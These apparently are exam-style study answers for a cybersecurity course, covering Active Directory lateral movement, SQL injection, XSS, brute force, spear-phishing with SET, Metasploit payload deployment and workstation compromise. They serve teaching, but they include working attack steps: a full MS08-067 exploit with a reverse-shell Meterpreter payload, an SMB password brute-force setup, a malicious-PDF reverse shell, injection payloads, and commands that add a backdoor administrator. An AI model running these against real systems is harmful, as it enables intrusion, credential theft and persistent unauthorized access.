Q16) In a network breach scenario where an attacker gains initial access to a user's workstation, how might they exploit Active Directory service as a means to horizontally traverse the network, potentially compromising additional systems and escalating privileges along the way? (8 Marks)

When an attacker gains **initial access** to a **user's workstation** in a **domain-based network**, the **Active Directory (AD)** becomes a **prime target** to pivot across systems (lateral movement) and escalate privileges. Here's how attackers typically exploit AD in such scenarios:

🔹 1. Reconnaissance on Active Directory

Once inside, attackers use **PowerShell-based tools** (like PyroTek3 scripts) to gather intel about the domain without raising alarms.

- Example:

Get-PSADForestInfo

Reveals domain structure, trust relationships, etc.

- They also enumerate **Service Principal Names (SPNs)** to find **service accounts**:

Discover-PSInterestingServices -GetAllForestSPNs

🔹 2. Credential Access

Attackers use tools like **Mimikatz** to extract credentials and Kerberos tickets from memory:

mimikatz # kerberos::list

This shows **Kerberos Ticket Granting Tickets (TGTs)**, used for impersonating users.

🔹 3. Kerberoasting

They target **service accounts with SPNs**, request their Kerberos service tickets, and then **brute-force the ticket offline** to extract clear-text passwords.

This is often low-noise and bypasses many detection systems.

🔹 4. Lateral Movement

Using the stolen credentials, attackers **access other systems** in the domain with similar or higher privileges. Tools like:

- PsExec
- WinRM
- Remote WMI

…are used to move laterally across the network.

🔹 5. Privilege Escalation via AD Misconfigurations

If AD allows users to **change other users' passwords** or **modify group memberships**, attackers escalate privileges:

- Modify group policy
- Add themselves to **Domain Admins**
- Create backdoor user accounts

🔹 **6. Exploiting AD Vulnerabilities**

They might exploit known AD flaws like **MS14-068**, which allows a valid domain user to forge a **Privilege Attribute Certificate (PAC)** and gain **Domain Admin access**.

✅ **Summary:**

In essence, AD becomes the **attack hub** once initial access is achieved. Through **stealthy recon, credential theft, service abuse**, and **misconfiguration exploitation**, attackers can **traverse horizontally** across machines and **escalate to full domain control**.

Unit 3

Q1) How to Compromise Web Systems – Explain the Following (8 Marks):
i) SQL Injection
ii) Cross Site Scripting (XSS)
iii) Broken Authentication
iv) DDoS Attacks

🌐 **Introduction – Compromising Web-Based Systems**

Web-based systems are widely used for services like e-commerce, education, banking, etc., and they often handle sensitive data such as user credentials, payment information, or personal records. Hackers exploit vulnerabilities in these systems using various attack techniques to steal, delete, or manipulate data or even crash entire services.

🛠️ **i) SQL Injection (SQLi)**

Definition:
SQL Injection is a **code injection** technique used to manipulate backend **SQL queries** by inserting malicious inputs into user input fields.

How it works:

- Attackers inject malicious SQL commands (e.g., OR '1'='1') into form fields like login, search, or comment boxes.

- Poorly coded backend systems execute these inputs, allowing the attacker to bypass login screens, view or delete data, and even drop entire tables.

Example:
Input in a login form:

sql

CopyEdit

Username: admin

Password: ' OR '1'='1

This may force the query to always return true, bypassing authentication.

Impact:

- Unauthorized data access
- Data leakage
- Database deletion or modification

🧠 ii) Cross Site Scripting (XSS)

Definition:
Cross-Site Scripting is an attack where **malicious JavaScript** is injected into web pages, which is then executed in the browser of other users.

Types of XSS:

1. **Stored XSS:** The script is saved in a database and runs every time a user visits the page (e.g., in comments).
2. **Reflected XSS:** Script is embedded in a URL and reflected off the server.
3. **DOM-based XSS:** Exploits the Document Object Model in the user's browser directly.

Example (Stored XSS):
A user posts the following in a forum:

html

CopyEdit

<script>alert('Hacked');</script>

Every user who views the post gets the alert.

Impact:

- Stealing session cookies
- Redirecting to malicious sites
- Defacing websites

🔐 iii) Broken Authentication

Definition:
This occurs when **authentication and session management** are improperly implemented, allowing attackers to **impersonate users**.

Methods:

- Session IDs not expiring properly (especially on public computers)
- Predictable or leaked session tokens
- Insecure password reset mechanisms
- Sharing links that contain active session IDs

Example:
A user logs into a banking site on a public computer and closes the tab without logging out. The next user opens browser history and re-accesses the active session.

Impact:

- Account takeover
- Unauthorized transactions
- Identity theft

💥 iv) Distributed Denial of Service (DDoS) Attacks

Definition:
A DDoS attack **floods a target server** with massive amounts of traffic using multiple compromised devices (botnets), making the system **unavailable** to legitimate users.

How it works:

- Hacker infects multiple devices (IoT, PCs) with malware.
- These devices become "bots" controlled via a "handler."
- The handler commands all bots to send traffic to the target server at once.

Example:
A botnet of 10,000 infected devices sends 100,000 requests per second to a news website, crashing it.

Impact:

- Service downtime
- Loss of revenue
- Security breaches under the distraction of an attack

✅ **Conclusion:**

Web systems are attractive targets due to the sensitive data they hold and the critical services they offer. Attacks like **SQLi**, **XSS**, **broken authentication**, and **DDoS** are common and dangerous. Regular security testing, proper input validation, session handling, and web application firewalls (WAFs) are essential to defend against such threats.

Q3) Illustrate how to hack a user's identity and explain Brute Force Attack and Social Engineering Attacks (6 Marks)

🎭 **Hacking a User's Identity – Overview**

Hacking a user's identity means impersonating a legitimate user by obtaining their **login credentials or session access**, thereby gaining unauthorized access to sensitive systems or data. Ethical hackers (Red Team) often simulate such attacks in **controlled environments** to test how strong or weak the organization's defenses are.

There are two main techniques explained here:

1. **Brute Force Attack**
2. **Social Engineering Attack**

🔐 **1. Brute Force Attack**

✅ **Definition:**

A **Brute Force attack** is a trial-and-error method where the attacker attempts to guess **username and password combinations** by trying many possibilities until access is gained.

⚙️ **How It Works:**

- The attacker uses tools like **Metasploit** or **Hydra** to automate login attempts.
- A **wordlist** (dictionary file) is used that contains commonly used passwords.
- If the target has a weak password policy, the attacker will likely succeed.

💻 **Example with Metasploit:**

Steps:

1. Open Kali Linux → Exploitation Tools → Metasploit.
2. Run:

use auxiliary/scanner/smb/smb_login

set RHOSTS <target_IP>

set SMBUser <username>

set PASS_FILE /usr/share/wordlists/rockyou.txt

set VERBOSE true

run

3. Metasploit tries each password from the wordlist.
4. If it finds a valid password, it will show "Success".

🔍 **Objective of the Attack:**

- Test **password strength**
- Check if the **SIEM/IDS/IPS** systems can detect brute-force behavior
- Highlight weak password policies (e.g., using "admin123")

⚠️ **Impact:**

- Unauthorized system access
- Possible privilege escalation
- Risk of being locked out (if account lockout policy is weak or missing)

🧠 **2. Social Engineering Attack**

✅ **Definition:**

Social Engineering exploits **human psychology** instead of technical flaws to trick users into **revealing credentials** or running malicious code.

📩 **Example: Spear-Phishing Using SET (Social Engineering Toolkit)**

Attack Scenario:

You know the user often opens **PDF files**, so you craft a fake PDF with a **malicious payload** that opens a reverse shell when clicked.

🧪 **Steps:**

1. Open Kali Linux → Exploitation Tools → **Social Engineering Toolkit (SET)**
2. Select:

Option 1 → Social Engineering Attacks

Option 2 → Create a FileFormat Payload

Option 16 → Adobe PDF Embedded EXE Social Engineering

3. Choose a blank PDF → Customize the filename as financialreport.pdf
4. Set your **LHOST (local IP)** and **port**
5. Choose to send the PDF via email to the victim

📉 **Expected Outcome:**

- The victim opens the PDF thinking it's legitimate.
- The embedded .exe file executes silently.
- A **reverse shell** is opened back to the attacker.
- Attacker uses **Mimikatz** or other tools to extract credentials.

🎯 **Goal of Social Engineering:**

- Gain access **without detection**
- Use **trust** and **familiarity** (e.g., "urgent report", fake sender)
- Bypass technical defenses by targeting **humans**

⚠️ **Impact:**

- Credential theft
- Remote access to the system
- Spread of malware across the network

✅ **Summary Table**

Technique	Method	Tools	Risk
Brute Force Attack	Try multiple passwords until one works	Metasploit, Hydra	Lockout, detection, access gain
Social Engineering	Trick user into running a malicious payload	SET, Email spoofing	Remote shell, identity theft

Q4) Discuss how to deploy payloads with examples (7 Marks)

✅ Introduction to Payload Deployment

A **payload** is the part of an exploit that performs the intended task of the attacker — such as opening a reverse shell, adding a new user, or stealing credentials. Deploying a payload involves scanning for vulnerabilities, selecting an appropriate exploit, and delivering the payload to a target system.

🔍 Steps to Deploy a Payload

Step 1: Scan for Vulnerabilities

Before deploying a payload, attackers identify weak points in the target system using tools like **Nessus**.

⚙️ Tool: Nessus Vulnerability Scanner

- Install using:

sudo apt-get install nessus

- Access it at: https://127.0.0.1:8834
- Create an account and scan the target IP.
- It provides:
    - Open ports
    - OS details
    - Vulnerabilities (categorized as High/Medium/Low)

🎯 *High severity* vulnerabilities are ideal targets.

Step 2: Launch Metasploit Framework

Metasploit is the most commonly used tool for exploiting vulnerabilities and deploying payloads.

🚀 Start Metasploit Console

msfconsole

Step 3: Search for Exploit

Use Metasploit's search command to look for available exploits.

search ms08_067

Example: ms08_067_netapi is a well-known Windows vulnerability.

Step 4: Select and Configure Exploit

Choose the exploit using:

use exploit/windows/smb/ms08_067_netapi

Set the **target IP**:

set RHOST <Target_IP>

Step 5: Choose and Set Payload

Payloads define what action will happen once the exploit is successful.

Common payload example:

set PAYLOAD windows/meterpreter/reverse_tcp

Then configure the **attacker's IP (LHOST)** and **port**:

set LHOST <Attacker_IP>

set LPORT 4444

Step 6: Exploit and Deliver Payload

Start the attack:

exploit

If successful, you get a **Meterpreter session** — a powerful command shell that gives control over the victim's system.

💉 **Example: Full Attack Scenario**

Let’s assume:

- Victim IP: 192.168.1.10
- Attacker IP: 192.168.1.5

msfconsole

use exploit/windows/smb/ms08_067_netapi

set RHOST 192.168.1.10

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST 192.168.1.5

set LPORT 4444

exploit

Once successful, you'll see:

Meterpreter session 1 opened

You can now run commands like:

sysinfo

hashdump

screenshot

📦 **Types of Payloads in Metasploit**

Type	Description
Reverse TCP	Opens a shell back to the attacker
Bind TCP	Opens a port on the victim for attacker to connect
Meterpreter	Advanced interactive shell with post-exploit features
Add User	Adds a new admin user to the victim machine
VNC Injection	Gives remote desktop access

🛡️ **Precautions and Ethics**

- Always perform in **controlled/lab environments**
- Requires **authorization** in real systems (Red Team testing)
- Update Metasploit regularly for the latest exploits

✅ **Conclusion**

Deploying a payload involves:

1. Scanning for system vulnerabilities (e.g., using **Nessus**)
2. Choosing the correct exploit based on scan results

3. Using **Metasploit** to configure and send the payload
4. Gaining control of the target system (e.g., with **Meterpreter**)

This process is a core part of **penetration testing** and Red Team operations, helping organizations find and fix their security flaws before real attackers exploit them.

Q8) Scenario: Compromising a Corporate Workstation — How Attackers Compromise the Operating System (9 Marks)

✅ **Scenario Setup**

Imagine a corporate environment where an attacker wants unauthorized access to an **employee's workstation** — typically running **Windows OS**. The attacker may be:

- An **outsider using social engineering** to access a physical system.
- An **insider threat** with direct access to machines.

Once inside, the attacker's goal is to **bypass authentication, steal data, or gain system-level privileges**. Here's how this can happen:

🔐 **1. Bypassing Windows Authentication**

Attackers use tools like **Kon-Boot**, **Hiren's BootCD**, or **Ophcrack** to gain access without knowing the password.

🛠️ **a) Using Kon-Boot / Hiren's BootCD**

- Tools are placed on a bootable USB/DVD.
- Attacker boots the target machine from this media.
- Bypasses Windows login screen without cracking the password.
- Accesses desktop and system settings directly.

🎯 Now the attacker can install spyware, keyloggers, or backdoors, and explore network drives.

🛠️ **b) Using Ophcrack**

- Ophcrack recovers actual Windows passwords by reading hashes from system files.
- Requires booting into the tool.
- Uses rainbow tables to crack passwords quickly.

🔓 Stronger passwords may resist Ophcrack, but simple ones are cracked in seconds.

💻 2. Exploiting with Linux Live CD (Ubuntu Boot)

If full OS access isn't needed, an attacker can **steal data directly from disk**:

🌐 **Process:**

- Boot from a **Linux Live CD/USB (e.g., Ubuntu)**.
- Select "**Try Ubuntu**" (no installation needed).
- Access Windows partitions under "Devices".
- Browse and copy all files — no login or password required.

📁 Unless the disk is **encrypted**, everything (documents, passwords, personal files) is accessible in plain text.

💉 3. Backdooring Windows Applications

This technique exploits **Windows built-in tools** to perform malicious actions.

⚙️ **Example: Replacing magnify.exe**

- Use a Linux Live CD to access the **System32** folder.
- Delete the real magnify.exe (accessibility tool).
- Replace it with **malicious code or a reverse shell**, renamed as magnify.exe.
- When the legitimate user clicks the tool, the payload executes silently.

✅ Alternatively:

- Replace magnify.exe with **cmd.exe (Command Prompt)**.
- Launch it from the login screen (accessible from Ease of Access).
- Now, attacker has a system-level command shell **before login**.

net user attacker pass123 /add

net localgroup administrators attacker /add

🛡️ This gives the attacker full admin access, bypassing login restrictions.

🎯 4. Actions After Gaining Access

Once inside, attackers may:

- Install **keyloggers**, **spyware**, or **backdoors**
- Dump credentials using tools like **Mimikatz**
- Use PowerShell to create **persistence mechanisms**
- Laterally move within the corporate network using SMB or RDP

- Exfiltrate sensitive files or access cloud services linked to the machine

---

👥 5. Role of Insider Threats

Insiders already have access to systems and may:

- Plug in malicious USB drives with bootable tools.
- Perform attacks during off-hours.
- Know which users are important (e.g., Finance, HR) and where sensitive files are stored.

⚠️ These attacks are difficult to detect as they often **don't leave logs** (especially Live CD attacks).

🔒 Defense Against OS Compromise

Technique Used	Mitigation Strategy
Bootable USB tools (Konboot etc.)	Enable BIOS/UEFI password, disable USB boot
Ophcrack password recovery	Enforce strong password policies, encrypt SAM files
Linux Live CD access	Use **full disk encryption** (BitLocker, LUKS)
Replacing system files	Enable **Secure Boot**, monitor file integrity (e.g., SFC)
Insider attacks	Restrict admin access, physical security, monitoring tools

---

✅ Conclusion

To compromise a workstation OS, attackers typically:

1. Bypass or recover authentication using **bootable tools**.
2. Use **Live CD** environments to steal files undetected.
3. **Replace system tools** (e.g., magnify.exe) with malware for long-term access.
4. **Leverage insider knowledge** for stealthy and effective compromise.

These methods highlight the importance of **encryption**, **boot security**, and **insider threat mitigation** in corporate environments.

Q14) Explain with neat diagram, strategies for compromising the user's identity. (7M)

Compromising a user's identity is a critical part of most cyberattacks. Red Teams use this to simulate real-world adversaries and understand how attackers can escalate privileges, move laterally, and gain access to sensitive systems and data.

Diagram 1: Stages of Identity Compromise

(Ref: First diagram you shared)

Stage 1: Identify Potential Adversaries

- The **Red Team** begins with reconnaissance to **identify threat actors**.
- This includes determining **who may target the organization** based on:
    - Business sector
    - Valuable data
    - Known vulnerabilities

Stage 2: Analyze Attack Patterns

- The Red Team **studies typical attack workflows** used by those adversaries.
- This includes:
    - Common malware
    - Phishing techniques
    - Exploits for initial access

Stage 3: Execution & Privilege Escalation

- Attackers **impersonate users** through stolen credentials.
- They access machines **via lateral movement** and privilege escalation.
- Goal: Reach high-value systems like domain controllers or servers.

Diagram 2: Attack Chain Using Identity Theft

(Ref: Second diagram you shared)

This diagram shows a practical attack scenario:

1. Phishing with Malware

- Attacker sends a **phishing email** with a **malicious attachment**.
- **Alex**, the target, opens the file—**malware is dropped** on his system.

2. Credential Harvesting

- Using tools like **Mimikatz**, attacker **extracts password hashes**.
- If the hash of a privileged account is found, attacker uses **Pass-the-Hash (PtH)**.

3. Lateral Movement

- With a pass-the-hash, attacker connects to **Sandra's computer** as "Fred".

- If Sandra's session is active or reused, the attacker can **masquerade as her**.

4. Privilege Escalation


- Sandra has access to the **Web Server**.
- Attacker now compromises the **Web Server** while posing as Sandra.


Techniques Used:

1. **Social Engineering (Phishing)** – Tricks users into executing malware.
2. **Reconnaissance** – Identify targets and their behavior using social media.
3. **Credential Harvesting** – Extract credentials from:
    - SAM database
    - LSASS memory
    - LSA Secrets
4. **Pass-the-Hash** – Use stolen hashes to access other systems.
5. **Lateral Movement** – Move from one system/user to another.
6. **Privilege Escalation** – Gain higher-level access to critical systems.

Key Takeaways:

- Attackers don't stop at the first system—**identity theft enables deeper infiltration**.
- Attack success depends on:
    - **Credential reuse**
    - **Weak segmentation**
    - **Improper privilege management**
- Red Teams must **simulate realistic attack flows** to help defenders prepare. harvesting





Q15) Illustrate Harvesting Credentials with a Neat Diagram (6M)

✅ Explanation: Harvesting Credentials

Credential harvesting is a technique used by attackers to steal usernames, passwords, or password hashes from compromised systems. This is a **critical step** in gaining unauthorized access, performing **lateral movement**, and escalating privileges within a network.

Attackers target various sources to harvest credentials:

- SAM database
- LSASS memory
- Credential Manager
- LSA Secrets in registry
- Cached credentials

🔁 Common Workflow of Credential Harvesting

Here is a step-by-step explanation with the matching **diagram below**.

1. Initial Access

- Attacker sends a **phishing email with malware** to the user.
- The user (e.g., Alex) unknowingly **executes the payload**.

2. Malware Execution

- Malware drops on the system and **runs tools like Mimikatz**.
- These tools access:
    - **LSASS memory**
    - **SAM database**
    - **LSA Secrets**

3. Credential Collection

- Passwords or **hashes** are extracted from memory or disk.
- This allows the attacker to **log in as the user** or **replay the hash** using PtH (Pass-the-Hash).

4. Use of Credentials

- Attacker **uses harvested credentials** to:
    - Log into other systems
    - Escalate privileges
    - Move laterally across the network

📌 Diagram: Credential Harvesting Flow

Here is the diagram that illustrates this:

Explanation of Diagram:

- Malware is dropped on **Alex's system** via phishing.
- Attacker extracts credentials using tools.
- Credentials are then used to access **Sandra's system**, and further to a **web server**.
- The attacker **mimics Sandra's identity** using these credentials or hashes.

🔐 Tools & Techniques Used

Tool/Method	Description
Mimikatz	Extracts plain text passwords, hashes from LSASS memory
SAM & SYSTEM hive	Used to extract local account hashes
Pass-the-Hash	Use hash instead of password to authenticate
Keyloggers	Capture keystrokes for usernames and passwords
Token Impersonation	Steal or impersonate access tokens for lateral movement

---

✅ Summary

- Credential harvesting is **essential for Red Team or attacker success**.
- It is usually done after malware gains a foothold.
- Gained credentials allow **pivoting deeper into the network**.
- Tools like **Mimikatz** automate much of this process.

21) Elucidate how gaining access to the network and harvesting credentials methods/strategies can be incorporated by the attacker for compromising user's identity. (7M)

Introduction

To compromise a user's identity, attackers generally follow a multi-step strategy. This involves **gaining initial access to the network** (typically via social engineering or exploiting vulnerabilities) and then

harvesting credentials to impersonate the user and escalate privileges. These steps help attackers **move laterally** and **compromise sensitive systems** by impersonating legitimate users.

Step 1: Gaining Access to the Network

Attackers aim to penetrate the target network using various techniques. The most common include:

- **Phishing Emails**: Crafted emails with malicious attachments or links trick users into executing malware.
- **Drive-by Downloads**: Exploiting vulnerabilities on websites frequently visited by the user.
- **Exploiting Vulnerabilities**: Using known CVEs (e.g., CVE-2017-8563) to gain access or escalate privileges.

🔍 **Example**: A phishing email is sent to "Alex" containing a malicious payload. Once executed, malware gets installed and provides remote access to the attacker.

Step 2: Harvesting Credentials

After successfully entering the network, attackers extract user credentials to gain further access. Techniques used include:

- **Dumping hashes** from:
    - **LSASS memory** using tools like *Mimikatz*
    - **SAM database** for local credentials
    - **LSA Secrets** and **Credential Manager**
- **Keylogging** or intercepting authentication tokens

Attackers can use:

- **Pass-the-Hash**: Reusing password hashes to authenticate without knowing plaintext passwords.
- **Pass-the-Ticket**: Reusing Kerberos tickets.

🎯 The goal is to move laterally across systems and impersonate privileged users.

Step 3: Identity Compromise

With the harvested credentials, the attacker now impersonates a legitimate user:

- **Uses stolen hash/token** to access other machines (e.g., from Alex → Sandra → Server).
- **Elevates privileges** to domain admin or gains access to sensitive data.
- **Performs lateral movement** across the network.

This leads to **full compromise of the user's identity** and possibly the entire organization's infrastructure.

Diagram Illustration

Here's the diagram that explains the complete flow visually (taken from the image you uploaded):

Diagram Explanation:

1. Attacker sends phishing mail → Alex's machine infected
2. Malware captures Alex's credentials
3. Using Pass-the-Hash → attacker impersonates Alex and moves to Sandra's computer
4. Uses Sandra's identity → accesses the web server

Conclusion

Attackers combine **network access techniques** with **credential harvesting methods** to compromise a user's identity. Once inside, they impersonate users, escalate privileges, and gain unauthorized access to sensitive systems. This is why it's critical for organizations to secure credentials and monitor for abnormal authentication behavior.

2) Illustrate how different methods are used for chasing user identity and how stolen credentials are utilized. (7M)

Introduction

In today's cybersecurity landscape, **identity has become the new perimeter**. Attackers now prefer using **stolen credentials** rather than exploiting software vulnerabilities, as this method is stealthier and more effective. With widespread use of weak or reused passwords, credential theft has become a primary technique for compromising systems.

According to the **2016 Verizon Data Breach Report**, **63%** of breaches involved weak, default, or stolen passwords. These credentials allow attackers to impersonate legitimate users, bypass security systems, and infiltrate networks quietly.

Techniques Used to Chase and Steal User Identity

Attackers use various **methods and strategies** to chase user identity:

1. Reconnaissance

- Attacker identifies potential targets by gathering public and internal information.
- Uses OSINT tools, social engineering, and scanning tools.

2. Spear Phishing / Email Attacks

- Custom-crafted emails with **malicious attachments or droppers** are sent to users.
- Once clicked, the dropper installs malware or a remote access trojan (RAT).

3. Credential Harvesting

- Tools like **Mimikatz** extract credentials from:
    - LSASS memory
    - Windows Credential Manager
    - SAM & SYSTEM files
- Attackers also use **keyloggers**, **browser exploits**, and **network sniffers**.

4. Reuse of Credentials

- If users **reuse passwords** across services (email, corporate login), once one is breached, others are also compromised.
- Attackers can escalate access from a cloud email to the corporate domain.

5. Botnets as a Service (BaaS)

- Instead of building their infrastructure, attackers **rent botnets** to launch attacks quickly and at scale.

6. Two-Factor Authentication Bypass

- Using **SIM swapping** or **social engineering**, attackers can bypass MFA protections.
- Example: Activist DeRay Mckesson's 2FA was bypassed by convincing a Verizon tech to reset his SIM.

Diagram Explanation:

Diagram Workflow Breakdown:

1. **Stolen Credentials**:
    - Attacker already possesses some stolen user credentials (e.g., from a prior breach, dark web).
2. **Reconnaissance**:
    - The attacker performs reconnaissance to identify the target's network, email addresses, or software stack.
3. **Crafted Email with Malicious Dropper**:
    - A well-designed phishing email with a **malicious dropper** (a small malware installer) is created.
4. **Rent a BotNet as a Service (BaaS)**:

- The attacker **rents botnets** (infected computers) to avoid infrastructure costs and launch attacks efficiently.

5. **Launch Attack**:
   - Using the rented botnet, the attack is launched — bypassing firewalls or filtering layers — targeting the corporate network.
6. **On-Premise Network Infiltration**:
   - Once inside, the malware spreads or performs credential dumping, lateral movement, and privilege escalation.

Utilizing Stolen Credentials

Once credentials are stolen, they can be used to:

- **Authenticate as the user** without raising alarms.
- **Access emails, file shares, and cloud platforms**.
- **Move laterally** inside the network (from low-privilege user → admin).
- **Start spear-phishing campaigns** using internal emails to compromise others.

Conclusion

In modern attacks, **user identity is the main attack surface**. Attackers chase credentials through phishing, malware, and exploitation of poor password hygiene. Once credentials are obtained, attackers can quietly infiltrate systems, exfiltrate data, and even disable security mechanisms.

To counter this, organizations must implement **MFA**, strong password policies, **identity threat detection**, and **network segmentation**.